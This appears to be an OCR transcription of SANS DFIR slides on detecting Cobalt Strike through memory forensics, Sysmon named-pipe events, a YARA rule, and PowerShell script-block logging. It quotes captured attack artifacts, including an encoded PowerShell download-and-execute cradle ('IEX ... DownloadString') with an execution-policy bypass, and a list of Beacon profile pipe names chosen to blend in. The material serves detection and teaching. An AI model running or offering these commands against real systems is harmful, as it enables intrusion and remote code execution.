------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------
0xffff8c88afe2c4c0 powershell.exe         5848   8712      9        0      0      1 2018-08-30 16:43:42 UTC+0000


# vol.py -f base-rd01-memory.img --profile=Win10x64_16299 handles -p 5848 -t File | grep -i pipe

0xffff8c88b4660950   5848               0x4fc            0x120089 File     \Device\NamedPipe\
0xffff8c88b0674ae0   5848               0x6a0            0x1a019f File     \Device\NamedPipe\PSHost.1318012102269
 9398.5848.DefaultAppDomain.powershell
0xffff8c88aecd4e80   5848               0xbd0            0x12019f File     \Device\Mup\172.16.7.15\pipe\fhsvc-b378
```

SANS DFIR

Named Pipe Detection with Sysmon




Date	Time	Event	Source	Category
8/31/2018	6:43:50 PM	18	Microsoft-Windows-Sysmon	Pipe Connected (rule: PipeEvent)
8/31/2018	6:43:50 PM	17	Microsoft-Windows-Sysmon	Pipe Created (rule: PipeEvent)

```
Pipe Created:
RuleName:
EventType:
UtcTime: 2018-08-31 18:43:49.827
ProcessGuid: {9E6F9010-8C65-5B89-0000-0010E8B27002}
ProcessId: 7148
PipeName: \MSSE-480-server
Image: C:\Windows\SysWOW64\perfmonsvc64.exe
```


Events: 188704 Displayed: 2 Selected: 1

Beacon Post-Exploitation Job Named Pipes



Date	Time	Event	Source	Category	PipeName	Executable (Image Binary)
8/31/2018	9:07:21 PM	18	Microsoft-Windows-Sysmon	Pipe Connect	[illegible]	c:\windows\syswow64\windowspowershell\
8/31/2018	9:07:21 PM	17	Microsoft-Windows-Sysmon	Pipe Created	\c651510abf	C:\Windows\system32\rundll32.exe
8/31/2018	8:23:53 PM	18	Microsoft-Windows-Sysmon	Pipe Connect	\c651510abf	c:\windows\syswow64\windowspowershell\
8/31/2018	8:23:52 PM	17	Microsoft-Windows-Sysmon	Pipe Created	\762a17b1e3	C:\Windows\system32\rundll32.exe
8/31/2018	8:23:18 PM	18	Microsoft-Windows-Sysmon	Pipe Connect	[illegible]	c:\windows\syswow64\windowspowershell\
8/31/2018	8:23:18 PM	17	Microsoft-Windows-Sysmon	Pipe Created	\762a17b1e3	C:\Windows\system32\rundll32.exe
8/31/2018	8:23:08 PM	18	Microsoft-Windows-Sysmon	Pipe Connect	\ad6b48af09	c:\windows\syswow64\windowspowershell\
8/31/2018	8:23:08 PM	17	Microsoft-Windows-Sysmon	Pipe Created	\ad6b48a	C:\Windows\system32\rundll32.exe
8/31/2018	1:31:45 AM	18	Microsoft-Windows-Sysmon	Pipe Connect	\716640e3	c:\windows\syswow64\windowspowershell\
8/31/2018	1:31:45 AM	17	Microsoft-Windows-Sysmon	Pipe Created	\716640e3	C:\Windows\system32\rundll32.exe

```
Pipe Connected:
RuleName:
EventType:
UtcTime: 2018-08-31 21:07:21.883
ProcessGuid: {9E6F9010-9A6D-5B88-0000-001039365B01}
ProcessId: 1332
PipeName: \0a472698cd
Image: c:\windows\syswow64\windowspowershell\v1.0\powershell.exe
```



F-Secure | LABS

DETECTING COBALT STRIKE DEFAULT MODULES VIA NAMED PIPE ANALYSIS


Riccardo Ancarani, 20 November 2020

Named Pipes

F-Secure observed that when using some of the Cobalt Strike's modules that injected a reflective DLL into a sacrificial process, a named pipe was created with a predictable pattern.

```
rule cs_job_pipe {
    meta:
        description = "Detects CobaltStrike Post Exploitation Named Pipes"
        author = "Riccardo Ancarani & Jon Cave"
        date = "2020-10-04"
    strings:
        $pipe = /\\\\\.\\pipe\\[0-9a-f]{7,10}/ ascii wide fullword
        $guidPipe = /\\\\\.\\pipe\\[0-9a-f]{8}\-/ ascii wide
    condition:
        $pipe and not ($guidPipe)}
```

So Many Named Pipes…



gist.github.com/MHaggis/6c600e524045a6d49c35291a21e10752 → https://for508.com/gdt4j

MHaggis commented 22 days ago

Pipes:

```
 bing.profile:68:set pipename "win_svc";
bing.profile:69:set pipename_stager "win_svc";
clean_template.profile:24:set pipename "ntsvcs##";
clean_template.profile:25:set pipename_stager "scerpc##";
clean_template.profile:34:set ssh_pipename "SearchTextHarvester##";
clean_template.profile:363:    set pipename "DserNamePipe##";
cobalt.profile:139:##    pipename: msagent_##
cobalt.profile:140:##    pipename_stager: status_##
cobalt.profile:142:##    - Do not use an existing namedpipe, Beacon doesn't check for conflict!
cobalt.profile:145:#set pipename        "wkssvc_##";
cobalt.profile:146:#set pipename_stager "spoolss_##";
cobalt.profile:147:set pipename         "mojo.5688.8052.183894939787088877##"; # Common Chrome named pipe
cobalt.profile:148:set pipename_stager  "mojo.5688.8052.35780273329370473##"; # Common Chrome named pipe
covid19_koadic.profile:27:set pipename "ntsvcs";
covid19_koadic.profile:28:set pipename_stager "scerpc";
CS4.0_guideline.profile:36:set pipename "<win_svc+8546>";            # Name of pipe to use for SMB beacon's peer-to-peer
communication
CS4.0_guideline.profile:37:set pipename_stager "<win_svc+8546>";     # Name of pipe to use for SMB beacon's named pipe
```

PowerShell Log Detection

"For a long time, I've wanted the ability to use PowerUp, Veil PowerView, and PowerSploit with Cobalt Strike. These are useful post-exploitation capabilities written in PowerShell.... Beacon now runs your PowerShell post-exploitation scripts. This feature does not touch disk and it does not connect to an external host or site." –Raphael Mudge

SANS DFIR


Cobalt Strike PowerShell Capabilities

Command	Results
`powershell`	Execute a PowerShell command
`powerpick`	Execute PowerShell cmdlets without powershell.exe
`psinject`	Inject Unmanaged PowerShell and run in a specific process
`powershell-import`	Import a PowerShell script into a Cobalt Strike Beacon
PowerShell One-Liners	Use PowerShell to download a script and execute it (scripted web delivery)
`psexec_psh`	Use a service to run a PowerShell one-liner
`winrm`	Run a PowerShell script via WinRM
`wmi`	Execute powershell.exe via WMI (e.g. process call create)

Commands sourced from the Cobalt Strike Aggressor Manual v4.3

Enabling PowerShell Logging

- Enabled via Administrative Template (Group Policy)
- Script Block = cmdlets, functions, full scripts
  - Any use of PS → shell, ISE, or custom implementations
- PSv5 records entire script
  - Only the first time run
  - **`EID 4103`**: Module logging and pipeline output
  - **`EID 4104`**: Script Block logging
- Recommendations:
  - Module, Script Block, and Transcription logs
  - Increase default log sizes
  - Centralize your logs
  - Create filters to search for indicators
- Both Powershell.evtx and PowerShell/Operational have <u>default</u> logging!



Windows PowerShell

Turn on PowerShell Script Block Logging

Edit policy setting


Requirements:
At least Microsoft Windows 7 or Windows Server 2008 family

Description:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting, Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

Setting
Turn on Module Logging
Turn on PowerShell Script Block Logging
Turn on Script Execution
Turn on PowerShell Transcription
Set the default source path for Update-Help

Cobalt Strike `powershell-import` (Powershell.evtx log)



```
Date       Time        Event Source      Category                   User Computer
8/31/2018  8:21:08 PM    800 PowerShell  Pipeline Execution Details N/A  BASE-WKSTN-05.shieldbase.lan
8/31/2018  8:20:53 PM    800 PowerShell  Pipeline Execution Details N/A  BASE-WKSTN-05.shieldbase.lan
```


```
Pipeline execution details for command line: IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:5527/'); check-wmi.
    UserId=shieldbase\spsql
    HostName=ConsoleHost
    HostVersion=5.0.10586.117
    HostId=20f141d4-5669-4ff3-96ac-30c03d52d203
    HostApplication=powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQ[illegible]B0ACkALgBEAG8AdwBuAGwAbwBhA
GQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC[illegible]ADUAMgA3AC8AJwApADsAIABjAGgA
ZQBjAGsALQB3AG0AaQA=
    EngineVersion=5.0.10586.117
    RunspaceId=b3b511d3-3937-4a4f-9327-60d82dd22f98
    PipelineId=1
    ScriptName=
    CommandLine=IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:5527/'); check-wmi

Details:
CommandInvocation(Invoke-Expression): "Invoke-Expression"
ParameterBinding(Invoke-Expression): name="Command"; value="$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAAAAAAAAAM1XW2/iRhR+j5T/cOQgkVQyQUm6WlXLageWW0suXLZU[illegible]
8I69gCzsWdcexyXpvnvPeMbtsFpRFS1vCBmzvU73zlz+HByfNTxqMWkD1LAJ8eQki2pL5ngsBQerJkPRkh9[illegible]AlhfcAeD6/HoLBLbgTIfX8N
bVt6DGb2tT34Q5PmC8pN2kDYKbUfdNjrgRliINhGa40IvNiGVlXVhvHRycfj4
+Oj5YBN6PLIfelYdt6zt6TEgD8nNTujI0tDAtaoJ2echrq4v47NSVwKhshvTdtRrk8a1gi5ErOlx7jq9P6Wkr3p/Nz//eAeR61LeahkvA2DVM450
```

Very common prefix for Cobalt Strike PowerShell commands
Imported PowerShell script containing "check-wmi" command

Cobalt Strike `localhost` Artifacts

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:5527/'); check-wmi
```

- `powershell`
- `powershell-import`
- `psexec`
- `winrm`




Microsoft Defender Security Center

Alerts queue

1 day

Title	Severity	Incident
Cobalt Strike C2	■■■ High	Cobalt St
Cobalt Strike C2	■■■ High	Cobalt St
Cobalt Strike C2	■■■ High	Cobalt St



TheAnalyst @ffforward · Oct 28, 2020

So who agrees that I should sue @MsftSecIntel @MSThreatProtect for attempted murder by heart attack? Woke up to this today:

Alerts queue

1 day

Title	Severity	Incident	Status	Category	Device
Cobalt Strike C2	■■■ High	Cobalt Strike C2 on multiple endpoints	New	Command and control	[redacted]
Cobalt Strike C2	■■■ High	Cobalt Strike C2 on multiple endpoints	New	Command and control	[redacted]
Cobalt Strike C2	■■■ High	Cobalt Strike C2 on multiple endpoints	New	Command and control	[redacted]
Cobalt Strike C2	■■■ High	Cobalt Strike C2 on multiple endpoints	New	Command and control	[redacted]
Cobalt Strike C2	■■■ High	Cobalt Strike C2 on multiple endpoints	New	Command and control	[redacted]
Cobalt Strike C2	■■■ High	Cobalt Strike C2 on multiple endpoints	New	Command and control	[redacted]
Cobalt Strike C2	■■■ High	Cobalt Strike C2 on one endpoint	New	Command and control	[redacted]
Cobalt Strike C2	■■■ High	Cobalt Strike C2 on multiple endpoints	New	Command and control	[redacted]

Alert description

An instance of the Cobalt Strike attack tool made a connection to a known command-and-control (C2) IP address. A human adversary might be actively operating inside your network using Cobalt Strike for remote control. Attackers using the same C2 IP address have been observed deploying ransomware to multiple endpoints on affected networks.

Recommended actions

1. Immediately isolate the affected endpoint. This alert indicates it was likely under complete control by an attacker.
2. Identify the credentials that were used on the affected endpoint and consider all associated accounts compromised. Reset passwords or disable the accounts.
3. Investigate how this affected endpoint might have been compromise. Check for the presence of other malware, such as Trickbot, or lateral movement activities using one of the compromised accounts over WMI, named Pipes, or PsExec. If sensors are in a healthy state, Microsoft Defender ATP alerts are triggered by these activities

Open ip address page

Matched Object

127.0.0.1

